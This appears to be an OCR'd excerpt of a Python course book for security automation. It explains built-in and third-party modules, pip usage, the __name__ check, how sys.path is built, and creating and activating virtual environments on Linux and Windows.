https://docs.python.org/3/py-modindex.html

Python has many modules that you can use to perform different functions. Here are a few of my favorites and how they are used:

- The "sys" module is used to get information about the system. You can use this module to look at command line arguments or the search path used to find modules.
- The "subprocess" module is used to execute programs on the system and capture the output of that command.
- Python3's "pathlib" module enables you navigate, read, and write files on the file system.
- The "sockets" module is used to send information back and forth across the network.
- The "re" module is short for regular expressions; this module enables you to use regular expressions to find and extract text matching a given pattern.
- Python3's "http.server" module provides you with everything you need to create a basic web server.
- The "pdb" module is the Python Debugger, and it can be useful when analyzing flaws in your applications.
- The "hashlib" module provides you with objects that enable you to calculate various cryptographic hashes, such as MD5, SHA1, and more.

These are just a few of the modules that are already installed on every Python installation by default. A list of modules available without the installation of additional modules (that is, they are distributed along with the Python interpreter) is available at http://docs.python.org/3/py-modindex.html.

© 2024 Mark Baggett

Technet24

Third-Party Modules

Installed with "pip", running setup.py or using other package managers

Third-Party modules are installed in the "site-packages" folder

Here are just a few popular modules:

- Beautiful Soup: Parses HTML, XML, and other document types to extract useful information
- Requests: Easy-to-use interaction with websites
- PExpect: Launches commands and interacts with them
- Impacket: Suite of offensive capabilities including Windows Authentication modules, psexec, pass the hash, smb relay attacks, and more (https://github.com/SecureAuthCorp/impacket)
- Plaso: Forensics Log2Timeline module with extendable plugin modules
- Scapy: Python Packet Analysis and Crafting (https://scapy.net)
- Gmail: Interact with Gmail (http://libgmail.sourceforge.net/)
- More listed here: http://pypi.org

Third-party modules are installed with 'pip', by running the setup.py program that is usually in the package folder or by using other package managers. These modules extend the capability of the interpreter by adding new functionality. Third-party modules are typically installed in the site-packages folder. Here are just a few popular modules:

- Beautiful Soup has libraries that understand structured documents such as HTML and XML. It enables you to extract data from these documents without using regular expressions.
- Requests is a very popular module that simplifies interaction with websites.
- PExpect implements Linux's "expect" functionality, enabling you to execute a process and interact with it as you wait for prompts ("expecting" a given result) and send commands at the appropriate time.
- DFF is a complete extensive forensics framework that enables you to extract data from disk images. It understands the underlying data structures of NTFS, FAT, and other disk formats.
- Scapy is a module for creating and reading network packets.
- Impacket is a suite of offensive modules. You can use it to automate many advanced attacks, such as psexec, pass-the-hash attacks, and others.
- Plaso: Forensics Log2Timeline module with extendable plugin modules.
- Gmail is a module that enables you to interact with the popular email service.

Of course, scripts that you develop using these third-party modules will run only on systems that have the libraries installed. You will need to tell people who are using your script how to download and install the libraries. Many of these libraries are already installed for you in your course VM.

© 2024 Mark Baggett

Installing Additional Modules

pip is Python's official package manager

Installed by default Python 3.4 and greater!

Some Operating System, such as Ubuntu, remove pip so you will use their package manager to install modules.

On Ubuntu, you can install pip

```
$ apt install python3-pip
```

A universal solution is to download the get-pip.py, following instructions on https://pip.pypa.io/en/stable/installing/

Then run it!

```
$ curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
$ python3 get-pip.py
```


Your best option for managing your Python packages is pip. In addition to installing packages, pip enables you to uninstall a package, and it recovers gracefully if a package fails during the installation process. You can also search through the packages available in the online package repository with pip.

The package manager, pip is installed by default on Python 3.4 and later. If you are on a Python system that doesn't have pip, you should first try to install it with the ensurepip module. This module will adapt the pip installation process to the OS and environment that Python is running on. Use ensurepip as follows:

```
$ python -m ensurepip --default-pip
```

The problem is that some operating systems, such as Ubuntu, remove both PIP and ensurepip from the Python installations. They want you to use their package manager (apt) to install Python packages. On Ubuntu, you can install PIP by running 'apt install python3-pip'. But you are better off using Virtual Environments which will have PIP and not depend upon an OS package manager.

A universal solution to getting pip is to download and run get-pip.py installation script. You download the Python script, called 'get-pip.py' and follow the instructions on https://pip.pypa.io/en/stable/installing/. After downloading the script, you launch it with Python.


```
$ python3 get-pip.py
```

© 2024 Mark Baggett

Technet24

PIP Can Install from Many Different Sources

You can find package on pypi.org
- Search on website
- 'pip install packagename'



You can install packages from a local folder containing setup.py

```
$ ls setup.py
setup.py
$ pip install .
```

Pip can install directly from a git repository using `'git+https'`

```
$ pip install git+https://github.com/project
```


Once pip is installed you need a package to install. Python packages are available from a variety of sources. One location is pypi.org. Pypi.org is the official Python package repository where any open-source developer may choose to publish their package. On the pypi.org website you can search the available packages based on keywords. When you find a package you want, you can install it by running the command 'pip install' followed by the name of the package you want to install.

In addition to installing published packages from pypi.org you can also download and install Python packages from the internet using pip. If the package has a setup.py file, just pass the path to the folder containing the setup.py file to 'pip install' and pip will install it for you.

You can also install pip packages directly from the author's open-source repository. To do so, you simply put 'git+' in front of a repository that contains a setup.py file.

© 2024 Mark Baggett

Basic pip Commands

`pip <command> <command options>`

- help — Display help with pip and its commands
- install — Install packages
- uninstall — Uninstall packages
- list — List installed packages
- show — Show information about installed packages

Examples of common usage:

- `$ pip help install` — Get help with install command
- `$ pip list` — List installed packages
- `$ pip list --outdated` — List of packages that need to be updated
- `$ pip show <installed package>` — Get info on installed package
- `$ pip install <package>` — Install a given package
- `$ pip install --upgrade <package>` — Upgrade existing package

Once pip is installed, you use the 'pip' command to manage your installed packages. It supports the install, uninstall, list, and show commands. Each command has its own unique options. The 'help' command can be used to get help on any specific command. For example:

$ **pip help install**

You use **pip list** to display all of the packages that are installed on your system. You can use **pip show** to get information about those packages. Then **pip install** can be used to install packages. If you already have an older version of a package installed pip install will skip the installation. You can use the **pip install --upgrade** to force the download and update of the latest version. To determine which package might need an upgrade, you can run **pip list --outdated**.


© 2024 Mark Baggett

Technet24

Introspection: What Can I Do with These Modules?

Python is *introspective*, meaning it is self-documenting.

Python's help() function inspects the source code of your program to look for "docstrings" and type hints in your code.



Additional "docstrings" at the beginning of programs are used by help to give you information about programs that are otherwise not well documented.

dir() lists all attributes and methods inside the object.

help() displays help for a given module, attribute, or method.

type() will tell you what kind of data you are dealing with

Python introspection can be useful when trying to determine how to use different Python modules. If a developer places a string as the first line inside their functions, classes, or programs, those are considered "Docstrings." Those strings are displayed when you use the help function along with any type hints that are in the definition. This is used to make Python *self-documenting* or *introspective*. Useful functions include dir(), help(), and type(). As we have already mentioned, dir() will provide a list of all of the attributes and methods within an object. You can then use the help() function to examine the documentation for each of the methods in the object. Python relies on Docstrings and other attributes within the object and its hierarchy to provide you with documentation on the methods when calling help(). You can also examine the Docstring directly by looking at the __doc__ attribute of a function or object. The type() function can be used to determine if something is an attribute or a method.

© 2024 Mark Baggett

Using (Importing) Modules

How you refer to an object or function in a module depends on how you import the module

If you use "`import module`", you use `module.function()` when calling your function

If you use "`from module import <function>`", you can use it as though it were defined in your program

```
>>> import mymodule
>>> mymodule.add(1,3)
4
```

```
>>> from mymodule import add
>>> add(1,3)
4
```

You can also import everything in a module into your namespace with "`from module import *`", although this is discouraged

There are two different ways that you can import items in a module into your program. The first, you have already seen. You can add “import <modulename>” to your program, and the module will be imported. From that point on, you can refer to functions in the module using the syntax <modulename>.<function>. But you can also import individual items from a module, rather than the whole module, by using the syntax “from <module> import <item>", where item is the name of something in the module or an asterisk wildcard. Items imported directly into the main namespace can be called as though they were declared directly in your program. For example, when we import the add() function from our mymodule library using "from mymodule import add", we can then call the add function using the syntax "add(1,3)" instead of "mymodule.add(1,3)". The reason is that it was imported directly into our namespace. Alternatively, rather than importing an individual function, you can also import everything in a module directly into the current namespace by using an asterisk, such as "from mymodule import *". However, this is generally discouraged because the code becomes unreadable since developers won't know where functions have come from.

© 2024 Mark Baggett

Technet24

Difference between Scripts and Modules?

When you import a Python script, it executes!

```
$ cat helloworld.py
print("Hello world!")
$ python
>>> import helloworld
Hello world!
```

This is usually not desired. We just want to use its functions
It should behave differently when it is being imported versus when it is executed
The Python interpreter tells your program if it is being imported or executed with the ___name___ variable

Is there any real difference between a Python module and a normal program? Well, you can import any program into another using the import statement. And when it is imported into your program, Python executes the script. This will create any functions that exist in the script and execute any code that is there too. But developers need to think about whether they are developing a standalone program or a program that will be used as a module. When a program is imported as a module, by default, the code in that program is executed. That means if you have a program that reads command line arguments and exits, if it doesn't see specific items passed on the command line, and you decide to import it to use some functions that you defined in the script, it won't work as desired. When you import it, the main program will run and cause the program to exit! You need the program to behave one way when it is run by itself (that is, it should execute its main function) and another way when it is imported (it should not execute). This is accomplished by checking the __name__ variable.

© 2024 Mark Baggett

Watch Dunder Name in Action!

```
$ cat module_or_not.py
print(__name__)
$ python3 module_or_not.py
__main__
$ python3
Python 3.10.8 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import module_or_not
module_or_not
```

Just prints dunder name

"__main__" when run

"module name" when imported

To really understand what we are doing here, let's look at dunder name. Here is a simple program called "module_or_not.py", and all it does is print the contents of the variable dunder name. When we execute the program by typing **python module_or_not.py**, it prints the work __main__. Anytime Python is executing a script it sets __name__ to the string "__main__". When we import module_or_not in a Python interactive session (or in a script), dunder name is assigned the name of the module. In this example, __name__ is assigned the string "module_or_not". Using this, we can determine if our script is being imported or executed and make it behave differently in each circumstance. If the script is being executed, we can make it run a function in our program that performs some action. If it is being imported, then we typically want to do nothing (other than perhaps initialize some things our module requires) and then allow the person who imported the module to execute functions or objects by calling them.

© 2024 Mark Baggett

Technet24

Proper Script Structure: Another Look

```
#!/usr/bin/python -tt
#You can comment a single line with a pound sign
"""
The first string is the Module DocString and is used by help functions.
"""
import sys
def main():
    "This is a DocString for the main function"
    if not "-u" in sys.argv:
         sys.exit(0)
    print("You passed the argument " + sys.argv[1])

if __name__ == "__main__":
    #Global variables go here
    main()
```

Call main() only if __name__ has a value of "__main__" (that is, not being imported)

Remember when we looked at our first Python program? Let's look at it again, focusing on the last two lines of the program. Here, we have an if statement that checks to see if __name__ is equal to "__main__". This statement checks to see if the program is being executed or imported. If it is being imported, then __name__ is not equal to main, and the main() function is not called. If our program is not being imported (that is, it was executed directly), then the main() function will be executed.

© 2024 Mark Baggett

How Python Finds Modules

Python provides hundreds of different modules with predefined functions and objects for your use

When you import a function, Python looks in the directories specified in sys.path to find the code

This is not the same as your OS PATH environment variable

Python also always searches the current directory for the module

Try this: `$ python3 -c "import sys; print(sys.path)"`

You can add new directories with `sys.path.append('/new/path')`

One question often comes up: “Where are these modules?" Students ask, "When I type import urllib, is there a urllib.py somewhere?" The answer is yes... or almost yes. It may also be a .PYO or a .PYC. Python looks for one of those files in a list of directories called the PATH. This is not the same as the Bash $PATH environment variable or your Windows %PATH%. It is a variable inside Python. You can examine your path by importing the "sys" module and then printing sys.path, which is a Python list. Lists are another Python data structure that we will talk about shortly. To add a directory to the list of directories searched by Python, use the syntax **sys.path.append("/new/path")**.

There are many different things that can affect the directories that are in the module search path, including the PYTHONPATH environment variable, .PTH file stored in other path directories, user-based folder structures, and more. Printing sys.path is the best way to know exactly which directories will be used to store modules that are used by the Python interpreter.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Managing Python Module Versions

Programs may require different versions of the same module

For example, what do we do in this situation?

- Popular_ids_utility.py requires SCAPY version 1.x
- Popular_pentest_utility.py requires SCAPY version 2.2 or higher

ONE static "sys.path" can only support **one** version of a module!

Python virtual environments solves this problem for us and allows us to provide each Python program with its own modules

I recommend keeping your default ("system") install clean with only essential module installs

Python's built-in "venv" module is used to create and update your virtual environments.

Microsoft Windows very famously suffered from a problem called "dll hell". The problem was that different applications would require different versions of a DLL, and at that time, all DLLs were kept in the same folder. Installing a new program broke old programs when it updated the DLLs. Python has a similar problem with its modules. If your favorite Python app requires a specific version of a library, what happens to it when you install a new program that updates that library? The short answer is that your program is broken.

This problem is solved using virtual environments. A virtual environment allows you to have a unique Python environment for each program you run. This is extremely useful to use when developing programs because it lets us experiment with different modules without breaking the Python installation on the computer.

As a general recommendation, I suggest that you keep your primary Python installation clean with only the core modules that come installed by default. Then, use virtual environments for everything. You can have several apps share the same virtual environment. For example, in your Virtual Machine, the command alias '573' activates the virtual environment that contains core modules used by most applications in this course. Then, when I have an application that requires a module that I don't consider to be 'common' or 'essential', it will get its own virtual environment.

For several years, different virtual environment tools were competing with one another. The module 'venv' has won that competition and is now built into the Python3 installation.


© 2024 Mark Baggett

Technet24

The Python Path Revisited

Remember, the path is how we find modules to import

Your Python Path is made of three main parts



1. Current Directory of Python shell or the program
2. Standard Libraries built into Python
3. "site-package" and/or "dist-packages" where pip, apt-get and other package management install new modules.

To understand how Virtual Environments work, we need to take a closer look at the sys.path and how Python uses it to find modules. The Python path is made of three main parts. The first part is the working directory. The second part is the standard libraries that are part of the core Python installation, and this is typically made up of three folders. The third part is what we call the site packages, and it could be made up of several other folders that have been installed in this specific Python environment.

Let's take a closer look at each of these three parts.


© 2024 Mark Baggett

Path Part 1 - The Current Working Directory

The first entry in the sys.path is either " " or the path containing the program.

If you just start a Python REPL prompt, the first entry in sys.path is set to " ", which means the current working directory in the OS is part of the path.

If you run a program, the directory containing the program is added to the Python path instead of current directory



That first entry is the current working directory portion of the path. That entry with either point to the current working directory as understood by the operating system or the directory containing the script being executed. Where it points depends upon what you execute. If you execute the Python interpreter, then sys.path will contain an empty string, and Python will treat the Operating System's Current Working directory as part of the module path. If you execute a script, then the directory containing the script will be part of the path. That means you cannot always assume that just because a module is in the directory you are in when you launch Python, it will be able to import it.

© 2024 Mark Baggett

Technet24

Path Part 2 - The Standard Libraries

The standard libraries are the core modules distributed with Python.

They are next on the path after the current directory.

These are tied to the version of Python and there is only one copy.

All virtual environments share the standard modules.

Running "python -S" (upper case S) will disable extending the path beyond the core standard libraries, allowing us to clearly see which ones are site-packages and which are standard libraries.

```
$ python -c "import sys;print(sys.path)"
['', '/usr/lib/python38.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload',
'/usr/local/lib/python3.8/dist-packages', '/usr/lib/python3/dist-packages']
$ python -Sc "import sys;print(sys.path)"
['', '/usr/lib/python38.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload']
```


The next part of sys.path is the standard system libraries. These libraries are typically tied to the specific version of Python that you are running and do not change unless you upgrade the Python environment. All copies of a specific version of Python on a given system, including all Python Virtual environments, typically share the same folders for the standard libraries. This portion of the path typically is made up of three directories, but there is no requirement that they be limited to three. In modern versions of the operating systems, the first part will typically contain a zip file that contained compressed versions of Python modules. Next is usually a folder in /usr/lib that contains modules written purely in Python. Looking in this folder will reveal the source code of these modules with the typical .py extension. Lastly, the third folder is usually called lib-dynload and points to a directory that contains Python modules that are distributed as compiled libraries. The compiled libraries are usually written in C, and what you see in that folder is the binary results of compiling those modules. These three directories contain all of the modules that are "built-in" to your Python interpreter.

If you want to limit your program to only use the built-in standard modules, you can run Python with the -S command line argument. This may be a useful test if you find that your standard Python commands behave oddly or if you suspect a malicious module has been installed. It may also be a good security measure to put in place if your scripts do not use third-party modules and you want to prevent a malicious configuration from altering Python's execution. It will also enable you to print your sys.path and see very clearly which modules are built-in and which are part of what we call the "site packages".

© 2024 Mark Baggett

Path Part 3 - The Site Modules aka "site-packages"

This is where all the user additions to Python take place

Made up of folders named "site-packages" and/or "dist-packages"

Python package managers such as pip, homebrew, conda, poetry, and setup.py will install into the "site-packages" folder

Debian based OSes like Ubuntu often install Python packages via APT or DPKG instead of pip and those are installed in "dist-packages"

Because each Python application can have its own dependencies on different versions of third-party modules, you may end up with requirements for conflicting versions that are not interoperable

The site modules are where all the modifications to the Python environment take place. This is where all new modules and packages are installed by package managers and setup programs. The site modules will usually include several folders with the name "site-packages“, but they may have other names as well. Python package managers and setup programs that install packages on your system will put all of the required files inside of the "sites-package" folders. The site modules may include directories where Linux distribution package managers such as APT and DPKG install versions of Python modules that have been precompiled for that Linux distribution. Those are typically given a name that includes "dist-package".

Your Python installation comes with one set of standard site modules, but it is very often desirable to maintain multiple copies of site modules. Imagine you routinely run two Python scripts. One of them has a dependency on Version 1 of ModuleX, and the other script has a dependency on Version 2 of ModuleX. With only one site modules directory, you are forced to choose between the two. One solution for this versioning problem is to take advantage of a feature that lets different users have extensions to the site modules. The other is to make completely unique copies of the site modules which we call Virtual Environments.
You can have multiple versions of site modules on your system.

© 2024 Mark Baggett

Technet24

Additional Folders in the Site Modules

The Site-Packages includes a directory that is specific to the user home folder

```
$ /home/student/python-envs/573/bin/python3 -m site --user-site
/home/student/.local/lib/python3.8/site-packages
```

`pip install` with the `--user` option installs packages into the user profile

The use of user specific folders can be turned off with "python -s" (lowercase s) or by setting the PYTHONNOUSERSITE environment variable

You can put a file that ends in .pth anywhere in the folders that are part of the site-packages and it can extend the path. These .pth files have no effect when placed in standard library folders.

```
$ cat /home/student/python-envs/573/lib/python3.8/site-packages/573.pth
/home/student/Public/Modules/freq
/home/student/Public/Modules/reassembler
```


The site modules can include a few other locations as well. For example, on most systems, the site modules will include a directory that is in each user's home folder. This is referred to as the "user-site" folder. Packages are installed to this location with pip by using the --user option. This allows each user on the system to customize the site modules to their own needs. This can be used to solve module version conflicts by having one user account for apps that require ModulesX Version1, and a second user account that requires ModuleX Version 2. This also allows users who do not have root access to modify normal site modules the ability to install and use their own modules. You can see where your user-site folder is by running the command "`python -m site --user-site`".

Another extension to the site module is what we call path files. Path files are text files with a .pth extension. The files can exist anywhere inside one of the existing site modules folders. Files with .pth extension inside of the built-in system module folders are ignored. These files contain paths to additional directories that will be appended to the sys.path.

© 2024 Mark Baggett

SYS.PATH Is Modified Based on Python's Location

When Python starts, it searches its parent directories for specific folders and files to find the nearest location that stores its libraries.

Python that is run out of /usr/bin/python may find a different set of site-package folders in its path than Python run out of a user's home folder.

```
$ /usr/bin/python3 -c "import sys;print(sys.path)"
['', '/usr/lib/python38.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload',
'/usr/local/lib/python3.8/dist-packages', '/usr/lib/python3/dist-packages']

$ /home/student/python-envs/573/bin/python3 -c "import sys;print(sys.path)"
['', '/usr/lib/python38.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload',
'/home/student/python-envs/573/lib/python3.8/site-packages',
'/home/student/Public/Modules/freq', '/home/student/Public/Modules/reassembler']
```

Notice all the system packages are the same. So, making a copy of the small Python binary is a small cost to have an independent version of site libraries!

When Python starts a program, "site.py" is run. It is responsible for configuring the site modules. This script will look for a number of artifacts to determine what folders will be added to the path. For example, one artifact it searches for is a file called pyvenv.cfg, which is one level above the location of the Python interpreter. If it finds it, then it reads the configuration file to see how to configure the site modules. If it doesn't find a pyvenv.cfg file, site.py will start looking for the directories that look like the site modules in the Python interpreters parent directory. It continues moving up the interpreter's parent directory structure until it finds the folders it needs. It looks for a "lib" folder. If it exists, they are added to the path. If they do not, it has a different set of rules that adds default locations. See documentation in site.py for more information.

Because the site modules' locations are determined dynamically based upon the location of the Python interpreter's binary, you can have multiple copies of site modules by simply copying the Python interpreter and creating the required directory structures. This allows you to create different environments for each copy of the Python interpreter and resolve module conflicts. It also makes it very easy to configure a test environment for development that can be destroyed without affecting the stability of the main Python modules.

© 2024 Mark Baggett

Technet24

Python venv Module

The venv module makes managing these folders easy

Included in Python 3.6 and later, but not on Debian/Ubuntu Systems.

```
$ apt install python3-venv
```

Create new site folder with "`python -m venv <new directory>`"

- Creates a new site modules folder structures with pip and other installer packages
- No existing Packages from the default site-package are included (clean Python install!)
- Puts a copy of Python in a "/bin" folder that will use the new site-package directory
- Creates a bash script called "/bin/activate" to set environment up to use the new Python

```
$ python -m venv ~/python-envs/NewApp
```


There are several Python modules that are available to create these independent site module folders and configure your environments to use them. There were, of course, turf wars over which was best, but it appears that 'venv' has won and it is now installed by default on Python 3.6 and later. An exception to that is Debian-based Linux systems. They do not have venv installed by default because they prefer you use APT to install your Python modules. That said, you can install venv manually using APT.

Running the venv module will create a copy of the site modules folder structure and a few essential modules, such as pip inside of it. It creates a subdirectory called "bin" and places a copy of Python in that folder such that it will find and use the new site modules. It also installs some supporting scripts that can be used to configure your PATH and other environment variables to use the new Python environment.

© 2024 Mark Baggett

Activating and Using Your Virtual Environment

To activate, you could just run the new copy of Python from the new folder.

But running "`source <venv>/bin/activate`" has some nice advantages

Environment Name

```
$ source ~/python-envs/NewApp/bin/activate
(NewApp) $
```

- Your prompt changes, showing the environment name to avoid confusion
- By default, the activate script disables any user profile-specific package folders
- Changes the environment such that now, when you run Python, you are running the Python from the virtual environment

```
(NewApp) $ which python
/home/student/python-envs/NewApp/bin/python
```

- Creates a "deactivate" function in memory to set things back to the way they were

Prompt Changes

```
(NewApp) $ deactivate
$
```


You can use the new environment by simply running this copy of your Python interpreter. Because of its location, it will find and use the new site packages. Perhaps a better alternative is to allow the "activate" script to configure your shell to use the new Python interpreter. The activate script is a bash script on Linux and Mac that is imported into your current environment with the "source" command. On Windows, there are both PowerShell and batch script versions of the script. This script will set your environment variable, change your prompt, and create a "deactivate" function in memory that can be used to set you back to your normal Python interpreter. When you run the deactivate command, it restores the path and changes the prompt back to the way it was before you were in the virtual environment.

© 2024 Mark Baggett

Technet24

Install Modules in Your Virtual Environment

The pip or pip3 commands are actually scripts that are placed in the PATH of your OS to run the Python pip module

A stray pip or Python command in the wrong place in your OS path can cause you to install to an unexpected location. This is complicated by the use of su, sudo, and customized versions of pip installed by the OS.

A better method to ensure that you always install to the site-packages folder of your virtual environment is to run pip as a module.

"`python -m`" searches the module path and executes it

```
$ python3 -m pip install requests
```


As you may know by now, you can install packages with the pip or pip3 commands. These commands are actually small scripts that launch the pip module from your site modules folders. But which site module they find pip in depends upon which Python interpreter you run. Which Python interpreter you run depends upon the OS path and that can vary greatly when you use sudo and su to run programs. Additionally, the pip commands installed on Debian-based systems with APT are modified and behave differently than standard pip. For these reasons, it is best to always run the pip module that is in your venv using the 'python -m" option.

Python's -m command line option tells the interpreter to find the specified program located inside of one of the directories in sys.path and run it. So, running pip with the syntax 'python -m pip' rather than as a program in your OS path ensures the installation will go to the correct virtual environment.

To this point, your '573' Python virtual environment contains two versions of Python. You can run either 'python', which launches Python 3.8, or 'python3.9', which launches Python 3.9. If you run 'pip', which site modules will it update? The command 'pip -V' will answer that question, but using 'python3.8 -m venv' or 'python3.9 -m venv' eliminates any confusion.

© 2024 Mark Baggett

Automatically Activating Your Virtual Environments

When apps depend upon a virtual environment, we have a problem...

```
$ head -n2  my_awesome_program.py
#!/usr/bin/env python
from freq import Counter
$ chmod +x my_awesome_program.py
$ ./my_awesome_program.py
Traceback (most recent call last):
  File "./my_awesome_program.py", line 2, in <module>
    from freq import Counter
ModuleNotFoundError: No module named 'freq'
```

This only works when virtual environment is active

Module is in venv

How do you activate your Virtual environments before running scripts on our OS?

You could create bash or batch scripts or aliases that run your commands.

```
$ cat run_my_awesome_program.sh
#!/bin/bash
source ~/path/to/venv/bin/activate
python my_awesome_program.py
```


Now, you can have a virtual environment that is specific to each application on your system. That virtual environment will only have the modules that are required for that application to run. This simplifies the running environment of the program and solves the module version conflict problem by giving the app its own environment. But the applications depend upon that virtual environment being active to run. If you want to set the execution bit on your program for execution, it will not work with the standard #!/usr/bin/env Python syntax. Remember that env will launch the Python it finds in your Operating System PATH. The OS PATH is changed when a virtual environment is activated and deactivated. When the virtual environment is active, it uses the Python interpreter in the virtual environment. When it is not, it uses the standard default Python interpreter. Initially, that might seem like what we want, but remember, when you are marking your script as executable, you want it to be able to run when you are NOT in an active virtual environment. So, how do you set up your Python programs so that they always run in the correct virtual environment? You could create BASH or BAT scripts that will first activate the virtual environment and then run your program. But there is a cleaner solution we will discuss next.

Keep in mind that this virtual environment is only on your machine. Likewise, the batch or bash script would only be on your machine. If anyone downloads your Python program, this will need to be recreated by a setup routine on each of those machines. This solution is very specific to your machine.

© 2024 Mark Baggett

Technet24

Executing and Deactivating

Set the #! line of your Python script to point to the Python interpreter in your virtual environments, and they will be able to find the modules that are part of that environment

```
#!/home/student/python-env/573/bin/python
import requests
from freq.py import Freq
```

Activates the venv

When distributing your code, keep the localization of this in mind

- A batch or bash script would have to be recreated by the setup routine
- Hardcoding a #! to a venv that doesn't exist will cause confusion

As we just said, you could create BASH or BAT scripts that activate the virtual environment and then run your program, but that is not necessary. Remember that the 'activate' script really is designed to make the developers' lives easier by changing the prompt and adding the deactivate function. You can use the virtual environment without the activate script by specifying the path to the Python interpreter in that environment. That means you can set the #! line of your Python programs to point to that interpreter and it will use that environment.

Keep in mind that this virtual environment is only on your machine. Just like batch or bash script, the #! line would need to be customized on their computer to run the program. To solve this, Python supports what is called 'entry points'. Entry points require a much more complex discussion that you don't need to worry about unless you are distributing packages online. For now, customizing your #! line will activate your virtual environment and run the program it is in.

On Windows systems, the same is thing is true. The shebang line can include the full path to the executable in your virtual environment, such as "#!C:\\Users\\Userdir\\Documents\\MyVenv\\Scripts\python.exe". Running scripts with the Windows Python Launcher "py.exe" uses the shebang line and the Python.exe command does not. The Operating system file associations should be configured to run Python scripts with py.exe and not python.exe.

When you are done using the virtual environment and wish to return to a normal environment, you will use the command "deactivate". This will restore the prompt and environment variables to their previous state. On Linux systems, deactivate is implemented as a function that has been created in the memory of the shell. On Windows systems, this runs a small batch script that has been added to the path.

© 2024 Mark Baggett

Virtual Environment on Windows

The process for using virtual environment on Windows is very similar

- Always use the Python launcher "py.exe" instead of the "python.exe"
- Use $env:userprofile when creating the venvs in the home folder
- PowerShell lets you use ~ to access the home folder when activating the venv
- The "bin" folder containing activate and other commands is named "Scripts"
- py.exe does process #! lines on Windows such as `#!c:\venv\scripts\python.exe`

```
PS C:\Users\mark_> py -m venv $env:userprofile\venv\newapp
PS C:\Users\mark_>  ~\venv\newapp\scripts\activate.ps1
(newapp) PS C:\Users\mark_> (get-command python).source
C:\Users\mark_\venv\newapp\scripts\python.exe
(newapp) PS C:\Users\mark_> py -c "import sys;print(sys.path)"
['', 'C:\\Program Files\\Python38\\python38.zip', 'C:\\Program Files\\Python38\\DLLs', 'C:\\Program
Files\\Python38\\lib', 'C:\\Program Files\\Python38', 'C:\\Users\\mark_\\venv\\newapp',
'C:\\Users\\mark_\\venv\\newapp\\lib\\site-packages']
```


Virtual environments on Windows work almost identical to Linux, as long as you use py.exe, instead of python.exe. There are nuances to the Windows shell that you need to be aware of if you want to avoid some frustration. First, when you try to create a virtual environment in your home path, you need to use the $env:userprofile environment variable. Python creates a literal directory named "~" if you attempt to use shortcuts that PowerShell supports. You can, however, use that shortcut when accessing the virtual environment to activate it. Next, some of the folders and scripts have different names on Windows. The "bin" folder that contains the activate script (among other things) is called "Scripts" on Windows. The activate script is now a PowerShell or batch script that you simply run rather than using the "source" command to import into your environment. Besides that, the virtual environments work mostly the same way.

